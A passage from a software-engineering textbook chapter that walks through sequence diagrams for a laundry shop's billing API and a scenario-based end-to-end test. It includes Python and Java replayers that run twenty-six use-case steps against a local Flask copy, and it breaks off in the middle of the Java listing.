

Figure 4.6 Creating bill `B2954` as a sequence diagram. Everything between `BEGIN IMMEDIATE` and `COMMIT` is one transaction; if any check fails, the whole transaction is rolled back and the API answers 422 with the name of the field that was wrong.

Read it from the top. The cashier fills in the form; the browser sends `POST /api/bills` with the CSRF token. Before any business logic runs, the Flask route checks three things on its own lifeline: is there a session, is the role allowed to create bills, is the CSRF token right? Then it calls `create_bill()`, which opens a transaction with `BEGIN IMMEDIATE`, SQLite's way of taking the write lock at the start so that two cashiers cannot both compute the same next id. It reads the customer and the service, from which it gets the price, 8000, and asks which racks are in use at `O03`.

Now the **alt** fragment. If the rack were in use, or any field invalid, the function would roll back and raise `ValidationFailed`, and the route would answer 422 with a `fields` object naming the problem; that is exactly what the first attempt of Section 4.15 provokes with rack `A01`. Otherwise, it calculates $8000 \times 5 = 40000$ itself, computes the next id `B2954`, inserts the bill, the StatusLog row and the payment, and commits. The route answers 201 with a `Location` header pointing at the new bill.

Notice where each rule of Chapter 3 lives on this diagram. BR-1 is the self-call on `create_bill()`'s lifeline; BR-14 is "next id" inside the transaction; AC-4.5 is the transaction itself; S-4 is the check on the route's lifeline.

4.14.3 Recording a payment

Figure 4.7 shows UC-09 for the payment of the remaining Rp 20.000 of `B2954` by QRIS.



Figure 4.7 Recording a QRIS payment for `B2954`. The balance is not stored anywhere: `add_payment()` computes it from the bill and the sum of its payments, inside the transaction, so that two cashiers cannot both accept the last Rp 20.000. The **opt** fragment is the extra step of a deposit payment.

The structure is the same, with one important difference. The balance, $40000 - 20000 = 20000$, is computed *inside* the transaction, from the bill and the sum of its payments. If it were read before the transaction started, two cashiers at the same counter could both see a balance of Rp 20.000 and both accept Rp 20.000, and the bill would be overpaid. Inside the transaction, the second one waits for the first to commit and then sees a balance of zero.

The **opt** fragment is the deposit case: when the method is `credit`, the function also runs `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?`. The last condition makes the database itself refuse a deposit that has run out, even if two payments race. For a QRIS payment the fragment is skipped, and the payment is inserted with its reference.

4.14.4 The result on screen

Figure 4.8 is the bill page of `B2954` after the whole scenario of Section 4.15 has run, captured from the same running copy of the Flask track.



Figure 4.8 Bill `B2954` after the replay: two payments (Rp 20.000 cash at drop-off, Rp 20.000 by QRIS at pickup), balance Rp 0, and a history of four events by three different employees. All times are 21:00 because the copy runs with the demo clock frozen at the end of the sample year.

The page is the use cases made visible: *Payments* is UC-09 twice, *History* is UC-05, UC-06, UC-07 and UC-15, and the names in the right column are three actors, Cashier, Washer and Supervisor.

4.15 Replaying a Scenario Against the Running API

4.15.1 Why replay

A use-case description is a promise; a running system either keeps it or not. Chapter 3's test plan checks promises one at a time. This section checks them *in sequence*, as they happen in a day at the shop: the bill created in step 4 is the bill finished in step 8, paid in step 17 and handed over in step 18. Such a test is called a **scenario test** or an end-to-end test, and it is the executable form of Use-Case 2.0's "use-case slices" [4].

The replay has three parts: a **scenario file** that says what to do, a **starter** that runs a fresh copy of the Flask application, and a **replayer**, in Python and in Java, that performs the scenario over HTTP and prints what happens.

4.15.2 The scenario file

The scenario is plain text, so that someone who does not program can read it and write another. **Listing 4.1** shows its header and first four steps; the full file has twenty-six.

Listing 4.1 `scenarios/journey.txt`, the first four of twenty-six steps. Each block names a use case and its flow, the actor, the request, the expected HTTP status, and what to print from the answer; `$customer` is a value saved from an earlier answer.

```
# The journey of one bill at Profitina Laundry Wiyung (O03), 30 Sep 2026 21:00.
# One block per step, blank line between blocks. A keyword fills the first
# 7 columns of a line; the rest of the line is its value. Keywords:
#   step   the use case and what happens      as     who performs the step
#   GET / POST <path>   the request ($name = a value saved by an earlier step)
#   body   JSON sent with a POST              expect the HTTP status we expect
#   show   a line to print; {a.b.0.c} reads the answer, {a.#} counts a list
#   save   name = path in the answer, kept for later steps

step   UC-01 Log in (main flow)
as     cashier Fitri, Wiyung
POST   /api/login
body   {"email": "kasir5@profitina-laundry.example",
body    "password": "Laundry#2026"}
expect 200
show   {employee.name}, {employee.role}, outlet {employee.outlet_id}

step   UC-02 Search customers by phone (main flow)
as     cashier Fitri, Wiyung
GET    /api/customers?q=0896%200000%201482
expect 200
show   {total} match: {data.0.id} {data.0.name}, {data.0.bills} bills so far
save   customer = data.0.id

step   UC-05 Create a bill, rack A01 (alternative 5a: rack in use)
as     cashier Fitri, Wiyung
POST   /api/bills
body   {"customer_id": "$customer", "service_id": "S0001", "unit": 5,
body    "rack": "A01"}
expect 422
show   {error.fields.rack}

step   UC-05 Create a bill, rack A03, down payment (main flow + 6a)
as     cashier Fitri, Wiyung
POST   /api/bills
body   {"customer_id": "$customer", "service_id": "S0001", "unit": 5,
body    "rack": "A03", "pay_now": {"method": "cash", "amount": 20000}}
expect 201
show   {id} {status}: {unit} x {service.price} = {payment}, paid {paid},
show     balance {balance}
show   rack {rack}, arrived {arrived}, promised {promised}
save   bill = id
```

Each block is one step. `step` names the use case and whether this is its main flow or an alternative; `as` names the actor; `GET` or `POST` gives the request; `body` gives the JSON to send, possibly over several lines; `expect` is the HTTP status the use case promises; `show` is a line to print, where `{data.0.id}` means "field `id` of element 0 of field `data` of the answer" and `{history.#}` means "how many elements `history` has"; `save` keeps a value for later steps. Step 2 saves the customer's id as `customer`, and step 3 uses it as `$customer`. Step 4 saves the new bill's id as `bill`, and every later step says `$bill` instead of `B2954`, so the same file would work tomorrow, when the next id is different.

The twenty-six steps cover ten use cases, UC-01, 02, 05, 06, 07, 08, 09, 13, 14 and 15, and deliberately include nine of their alternative flows and role refusals: a rack in use, a hand-over too early, a second *Finished*, a washer trying to take money, a wrong phone on the status page, a hand-over with an open balance, a QRIS payment without a reference, a cashier trying to cancel, and a cancellation of a bill that has a payment.

4.15.3 Starting a fresh copy of the application

The replay changes data: it creates a bill, pays it and cancels another. It must never touch the original `App` folder or its `laundry.db`, and it must start from the same data every time, so that the next bill is always `B2954`. **Listing 4.2** does both.

Listing 4.2 `python/start_flask_copy.py`: copy the Flask track and the sample database into `work/`, then start the copy on port 6040 with the clock frozen at 2026-09-30 21:00:00.

```
"""Start the Flask track on a fresh COPY of the application and its database.

The replay programs change data (they create a bill, pay it, hand it over).
So that the original App folder and laundry.db are never touched, and so that
every replay prints the same ids and times, this script:

  1. copies App/python-flask (without .venv, caches and tests) to work/,
  2. copies App/database/laundry.db into work/python-flask/instance/,
  3. starts `flask run` there on 127.0.0.1:6040 with the demo clock frozen
     at 2026-09-30 21:00:00 (the end of the sample year).

    python start_flask_copy.py [path/to/App]      (stop it with Ctrl+C)

Needs Flask (pip install -r App/python-flask/requirements.txt).
"""
import os
import shutil
import subprocess
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
APP = os.path.join(HERE, "..", "..", "..", "App")
WORK = os.path.join(HERE, "..", "work")
PORT = "6040"


def main():
    app = os.path.abspath(sys.argv[1] if len(sys.argv) > 1 else APP)
    track = os.path.join(app, "python-flask")
    target = os.path.join(WORK, "python-flask")
    if os.path.isdir(target):
        shutil.rmtree(target)                    # always start from scratch
    shutil.copytree(track, target, ignore=shutil.ignore_patterns(
        ".venv", "venv", "__pycache__", ".pytest_cache", "tests", "*.db"))
    os.makedirs(os.path.join(target, "instance"), exist_ok=True)
    shutil.copy2(os.path.join(app, "database", "laundry.db"),
                 os.path.join(target, "instance", "laundry.db"))
    print("Copied the Flask track and laundry.db to", os.path.abspath(target))
```

Listing 4.2 (Continued) *python/start_flask_copy.py: copy the Flask track and the sample database into work/, then start the copy on port 6040 with the clock frozen at 2026-09-30 21:00:00.*

```
    env = dict(os.environ,
               LAUNDRY_NOW="2026-09-30 21:00:00",
               DB_ENGINE="sqlite",
               SQLITE_PATH=os.path.join(os.path.abspath(target),
                                        "instance", "laundry.db"))
    cmd = [sys.executable, "-m", "flask", "--app", "laundry", "run",
           "--host", "127.0.0.1", "--port", PORT]
    print("Starting:", " ".join(cmd[1:]), "(Ctrl+C stops it)")
    try:
        subprocess.run(cmd, cwd=target, env=env, check=False)
    except KeyboardInterrupt:
        pass


if __name__ == "__main__":
    main()
```

`shutil.copytree` copies the track, leaving out virtual environments, caches, the tests and any database file; `shutil.copy2` then puts a fresh copy of `laundry.db` into the copy's `instance` folder. The environment passed to Flask sets three things: `LAUNDRY_NOW`, the demo clock that every track supports; `DB_ENGINE=sqlite`; and `SQLITE_PATH`, pointing at the copy. Because every run starts by deleting `work/python-flask`, every run starts from the same data. The starter needs Flask, installed from the track's `requirements.txt`; the replayers need nothing beyond their language's standard library.

4.15.4 The replayer in Python

Listing 4.3 performs the scenario.

Listing 4.3 `python/replay.py`: replay a scenario file against a running track with only the standard library. A `CookieJar` keeps the session between requests, as a browser would, and the CSRF token from the login answer is sent with every change.

```
"""Replay a use-case scenario against the JSON API of a running track.

    python replay.py [scenario-file] [base-url]

Defaults: ../scenarios/journey.txt and http://127.0.0.1:6040 (the copy that
start_flask_copy.py starts). Only the standard library is used. Every step
prints the use case, the actor, the request, the HTTP status and the lines
asked for with `show`. The exit code is the number of steps whose status
was not the expected one (0 = the scenario behaved exactly as written).
"""
import http.cookiejar
import json
import os
import re
import sys
import urllib.error
import urllib.request

HERE = os.path.dirname(os.path.abspath(__file__))
SCENARIO = os.path.join(HERE, "..", "scenarios", "journey.txt")
BASE = "http://127.0.0.1:6040"


def parse(path):
    """Read the scenario file: a list of steps, each a dict of keywords."""
    steps, step = [], None
    with open(path, encoding="utf-8") as f:
        for raw in f:
            line = raw.rstrip("\n")
            if not line.strip() or line.startswith("#"):
                if step:
                    steps.append(step)
                step = None
                continue
            key, rest = line[:7].strip(), line[7:]   # keywords fill 7 columns
            if step is None:
                step = {"show": [], "save": [], "body": ""}
            if key in ("GET", "POST", "PUT", "DELETE"):
                step["method"], step["path"] = key, rest.strip()
            elif key == "show":
                step["show"].append(rest.rstrip())   # keeps the indent
            elif key == "save":
                step["save"].append([p.strip() for p in rest.split("=")])
            elif key == "body":                      # several body lines are joined
                step["body"] = (step["body"] + " " + rest.strip()).strip()
            else:
```

Listing 4.3 (Continued) *python/replay.py: replay a scenario file against a running track with only the standard library. A CookieJar keeps the session between requests, as a browser would, and the CSRF token from the login answer is sent with every change.*

```
                step[key] = rest.strip()
    if step:
        steps.append(step)
    return steps


def lookup(data, path):
    """Follow 'a.b.0.c' through dicts and lists; 'a.#' is the length of a."""
    for part in path.split("."):
        if part == "#" and isinstance(data, list):
            return len(data)
        if isinstance(data, list) and part.isdigit() and int(part) < len(data):
            data = data[int(part)]
        elif isinstance(data, dict) and part in data:
            data = data[part]
        else:
            return "?"
    return data


def text(value):
    """Print a JSON value the way JSON writes it: null, true, 40000."""
    if value is None:
        return "null"
    if isinstance(value, bool):
        return "true" if value else "false"
    return str(value)


def wrap(line, width=84):
    """Break a long line at spaces; continuation lines get two more spaces."""
    body = line.lstrip(" ")
    out, current = [], "    " + " " * (len(line) - len(body))   # keep indent
    for word in body.split(" "):
        if current.strip() and len(current) + 1 + len(word) > width:
            out.append(current)
            current = "      " + word
        else:
            current += ("" if current.endswith(" ") else " ") + word
    return out + [current]
```

Listing 4.3 (Continued) *python/replay.py: replay a scenario file against a running track with only the standard library. A CookieJar keeps the session between requests, as a browser would, and the CSRF token from the login answer is sent with every change.*

```
def main():
    scenario = sys.argv[1] if len(sys.argv) > 1 else SCENARIO
    base = sys.argv[2] if len(sys.argv) > 2 else BASE
    jar = http.cookiejar.CookieJar()                # keeps the session cookie
    opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar))
    saved, csrf, wrong = {}, None, 0

    for number, step in enumerate(parse(scenario), 1):
        path, body = step["path"], step["body"]
        for name, value in saved.items():           # $bill -> B2954
            path = path.replace("$" + name, value)
            body = body.replace("$" + name, value)
        request = urllib.request.Request(base + path, method=step["method"],
                                         data=body.encode() if body else None)
        request.add_header("Accept", "application/json")
        if body:
            request.add_header("Content-Type", "application/json")
        if csrf and step["method"] != "GET":        # S-4: the CSRF header
            request.add_header("X-CSRF-Token", csrf)
        try:
            with opener.open(request) as response:
                status, raw = response.status, response.read()
        except urllib.error.HTTPError as error:     # 4xx and 5xx land here
            status, raw = error.code, error.read()
        answer = json.loads(raw) if raw else {}

        if path == "/api/login" and status == 200:
            csrf = answer["csrf_token"]
        if path == "/api/logout":
            csrf = None
        for name, where in step["save"]:
            saved[name] = text(lookup(answer, where))

        expected = int(step["expect"])
        verdict = "ok" if status == expected else "UNEXPECTED, wanted %d" % expected
        wrong += status != expected
        print("%2d. %s" % (number, step["step"]))
        print("    as %s" % step["as"])
        print("    %s %s -> %d %s" % (step["method"], path, status, verdict))
        for template in step["show"]:
            line = re.sub(r"\{([\w.#]+)\}",
                          lambda m: text(lookup(answer, m.group(1))), template)
            for piece in wrap(line):
                print(piece)
    print("%d steps, %d unexpected" % (number, wrong))
    return wrong
```

Listing 4.3 (Continued) *python/replay.py: replay a scenario file against a running track with only the standard library. A CookieJar keeps the session between requests, as a browser would, and the CSRF token from the login answer is sent with every change.*

```


if __name__ == "__main__":
    sys.exit(main())
```

`parse()` reads the file line by line. A blank line or a comment ends a step. The first seven columns of a line are its keyword, the rest its value; `show` keeps its leading spaces so that continuation lines can be indented, and `body` lines are joined, so that a long JSON object can be split over several lines.

`lookup()` follows a dotted path through the JSON answer: through dictionaries by key, through lists by index, and `#` for a list's length. A path that does not exist gives `?` rather than an exception, because a replay should report what it saw, not crash on it.

`main()` is the loop. For each step it replaces `$name` by the saved values, builds a `urllib.request.Request` with the method, the body and the headers, and sends it through an `opener` that has a `CookieJar`. `urllib` raises `HTTPError` for a 4xx or 5xx status; the program catches it and reads the body anyway, because a 409 with a message is exactly what an alternative flow promises. After a successful login it keeps the `csrf_token`; after logout it forgets it. Then it compares the status with `expect`, prints the step, and fills every `show` template with values from the answer. The exit code is the number of steps whose status was not the expected one.

4.15.5 Running it

Two terminals are needed. In the first, in the chapter's `python` folder, with the Flask track's virtual environment active:

```
$ python start_flask_copy.py
Copied the Flask track and laundry.db to .../Chapter04/work/python-flask
Starting: -m flask --app laundry run --host 127.0.0.1 --port 6040 (Ctrl+C stops it)
 * Serving Flask app 'laundry'
 * Debug mode: off
 * Running on http://127.0.0.1:6040
```

Flask also prints its standard warning that the development server is not meant for production, and "Press CTRL+C to quit"; both lines are left out above, and the path is shortened.

In the second, in the same folder:

```
$ python replay.py
 1. UC-01 Log in (main flow)
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
 2. UC-02 Search customers by phone (main flow)
    as cashier Fitri, Wiyung
    GET /api/customers?q=0896%200000%201482 -> 200 ok
    1 match: C0151 Syaiful Wijaya, 35 bills so far
 3. UC-05 Create a bill, rack A01 (alternative 5a: rack in use)
    as cashier Fitri, Wiyung
    POST /api/bills -> 422 ok
    Rack A01 is in use at O03, choose another rack.
 4. UC-05 Create a bill, rack A03, down payment (main flow + 6a)
    as cashier Fitri, Wiyung
    POST /api/bills -> 201 ok
    B2954 queued: 5 x 8000 = 40000, paid 20000,
      balance 20000
    rack A03, arrived 2026-09-30 21:00:00, promised 2026-10-02 21:00:00
 5. UC-07 Hand over too early (alternative 1a)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is not finished yet (promised 2 Oct 2026 21:00).
 6. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
 7. UC-01 Log in
    as washer Slamet, Wiyung
    POST /api/login -> 200 ok
    Slamet Riyadi, washer, outlet O03
 8. UC-06 Mark the bill finished (main flow)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 finished at 2026-09-30 21:00:00, history has 2 rows
 9. UC-06 Mark it finished again (alternative 3a)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is already finished.
10. UC-09 A washer tries to take money (role check)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/payments -> 403 ok
    forbidden: Your role (washer) cannot open this page.
11. UC-01 Log out
    as washer Slamet, Wiyung
    POST /api/logout -> 204 ok
12. UC-13 Check the status with bill id and phone (main flow)
    as customer Syaiful, on his phone, no login
    GET /api/status?bill=B2954&phone=0896%200000%201482 -> 200 ok
    B2954: Ready for pickup since 2026-09-30 21:00:00; Wash, dry & fold (per kg), 5
      units
    total 40000, still to pay 20000; Profitina Laundry Wiyung 031-0000-2103
13. UC-13 The same bill with another phone (alternative 3a)
```

```
    as a stranger, no login
    GET /api/status?bill=B2954&phone=0812-0000-4710 -> 404 ok
    No bill found for this number and phone.
14. UC-01 Log in
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
15. UC-07 Hand over with an open balance (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    Balance Rp 20.000 open. Record the payment or tick 'customer pays later'.
16. UC-09 Pay by QRIS without a reference (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 422 ok
    Enter the payment reference (QRIS number or bank + transfer number).
17. UC-09 Pay the balance by QRIS (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 201 ok
    payment 3321: qris 20000 (QRIS 512300774412); balance now 0
18. UC-07 Hand over (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 departed at 2026-09-30 21:00:00, rack A03 is free again
19. UC-14 Read the whole bill back
    as cashier Fitri, Wiyung
    GET /api/bills/B2954 -> 200 ok
    B2954: 2 payments, paid 40000 of 40000, balance 0
    history: queued (Fitri Handayani),
      finished (Slamet Riyadi),
      departed (Fitri Handayani)
20. UC-08 A cashier may not cancel (role check)
    as cashier Fitri, Wiyung
    POST /api/bills/B2944/cancel -> 403 ok
    forbidden: Your role (cashier) cannot open this page.
21. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
22. UC-01 Log in
    as supervisor Bambang, Wiyung
    POST /api/login -> 200 ok
    Bambang Sutrisno, supervisor, outlet O03
23. UC-08 Cancel a bill that has a down payment (alternative 1a)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2952/cancel -> 409 ok
    B2952 has payments and cannot be cancelled. Refunds are handled outside the
      system; ask the owner.
24. UC-08 Cancel a queued bill without payments (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2944/cancel -> 200 ok
    B2944 departed, cancelled=true, payment 0,
      last event cancelled
25. UC-15 Record a complaint on the collected bill (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2954/complaint -> 201 ok
    complaint at 2026-09-30 21:00:00 by Bambang Sutrisno
26. UC-01 Log out
    as supervisor Bambang, Wiyung
    POST /api/logout -> 204 ok
26 steps, 0 unexpected
```

Twenty-six steps, and every HTTP status is the one the use cases promise. Read the output as a story: it is the activity diagram of **Figure 4.4** with real answers.

Steps 1 to 4 are UC-05 with its include and its extension: Fitri logs in, finds Syaiful by the digits of his phone, tries rack `A01` and is refused because `B2944` is on it (alternative 5a), then saves `B2954` on rack `A03` with Rp 20.000 cash down. The server calculated $5 \times 8000 = 40000$ itself and

promised the bill for two days later, 2 October 21:00, by BR-7. Step 5 tries to hand the bag over at once and gets UC-07's alternative 1a, with the promised time in the message.

Steps 7 to 10 are the washer. Slamet Riyadi marks the bill finished; the history now has two rows. Pressing *Finished* again gives 409, alternative 3a of UC-06. And when he tries to record a payment, the server answers 403: the washer role cannot take money, whatever the request says. That refusal is the actor model of **Figure 4.1** enforced on the server, not merely a menu item hidden in the browser.

Steps 12 and 13 are the customer, with no login at all: the right phone, written with spaces, gives "Ready for pickup" and the balance of 20000; a stranger's phone gives the same not-found message as a bill that does not exist. Notice that the answer in step 12 contains no customer name.

Steps 15 to 18 are the pickup. Handing over with an open balance is refused with the message of UC-07's alternative 3b; a QRIS payment without a reference is refused by UC-09's alternative 3b; the QRIS payment with its reference is accepted as payment `3321` and the balance becomes 0; then the hand-over succeeds and the rack is free. Step 19 reads the whole bill back through UC-14: two payments, three history rows by three people.

Steps 20 to 25 are the supervisor. A cashier may not cancel (403). Bambang Sutrisno may, but not `B2952`, which has Khadijah's down payment (UC-08, alternative 1a); `B2944`, queued and unpaid, becomes departed with `cancelled=true` and payment 0, which frees rack `A01`. Finally he records a complaint on the bill we followed all along. Its history now has four rows, the four rows of **Figure 4.8**.

4.15.6 The replayer in Java

Listing 4.4 is the same program in Java, using the HTTP client that has been part of the JDK since Java 11, `java.net.http.HttpClient` [10].

Listing 4.4 `java/Replay.java`: the same replay with the JDK's `HttpClient` and `CookieManager`. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.

```java
import java.io.IOException;
import java.net.CookieManager;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 * Replay a use-case scenario against the JSON API of a running track, exactly
 * as replay.py does. Only the JDK is used (java.net.http, Java 11 or newer).
 * Run it from the java/ folder:
 *
 *     java Replay.java [scenario-file] [base-url]
 *
 * Defaults: ../scenarios/journey.txt and http://127.0.0.1:6040.
 */
public class Replay {

    static final String SCENARIO = "../scenarios/journey.txt";
    static final String BASE = "http://127.0.0.1:6040";

    /** One step of the scenario file. */
    static class Step {
        String step = "", as = "", method = "", path = "", body = "", expect = "";
        List<String> show = new ArrayList<>();
        List<String[]> save = new ArrayList<>();
    }
```

Listing 4.4 (Continued) *java/Replay.java: the same replay with the JDK's HttpClient and CookieManager. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.*

```
    /** Read the scenario file: a list of steps, each a block of keywords. */
    static List<Step> parse(String file) throws IOException {
        List<Step> steps = new ArrayList<>();
        Step step = null;
        Path in = Path.of(file);
        for (String line : Files.readAllLines(in, StandardCharsets.UTF_8)) {
            if (line.isBlank() || line.startsWith("#")) {
                if (step != null) steps.add(step);
                step = null;
                continue;
            }
            // keywords fill 7 columns
            String key = line.substring(0, Math.min(7, line.length())).strip();
            String rest = line.length() > 7 ? line.substring(7) : "";
            if (step == null) step = new Step();
            switch (key) {
                case "GET", "POST", "PUT", "DELETE" -> {
                    step.method = key;
                    step.path = rest.strip();
                }
                case "show" -> step.show.add(rest.stripTrailing());  // keeps indent
                case "save" -> {
                    String[] p = rest.split("=");
                    step.save.add(new String[] {p[0].strip(), p[1].strip()});
                }
                case "body" -> step.body = (step.body + " " + rest.strip()).strip();
                case "step" -> step.step = rest.strip();
                case "as" -> step.as = rest.strip();
                case "expect" -> step.expect = rest.strip();
                default -> throw new IllegalArgumentException("unknown: " + line);
            }
        }
        if (step != null) steps.add(step);
        return steps;
    }

    // ---- a very small JSON reader: objects, arrays, strings, numbers, ... --
    static int pos;
    static String src;

    static Object json(String text) {
        src = text;
        pos = 0;
        return value();
    }
```

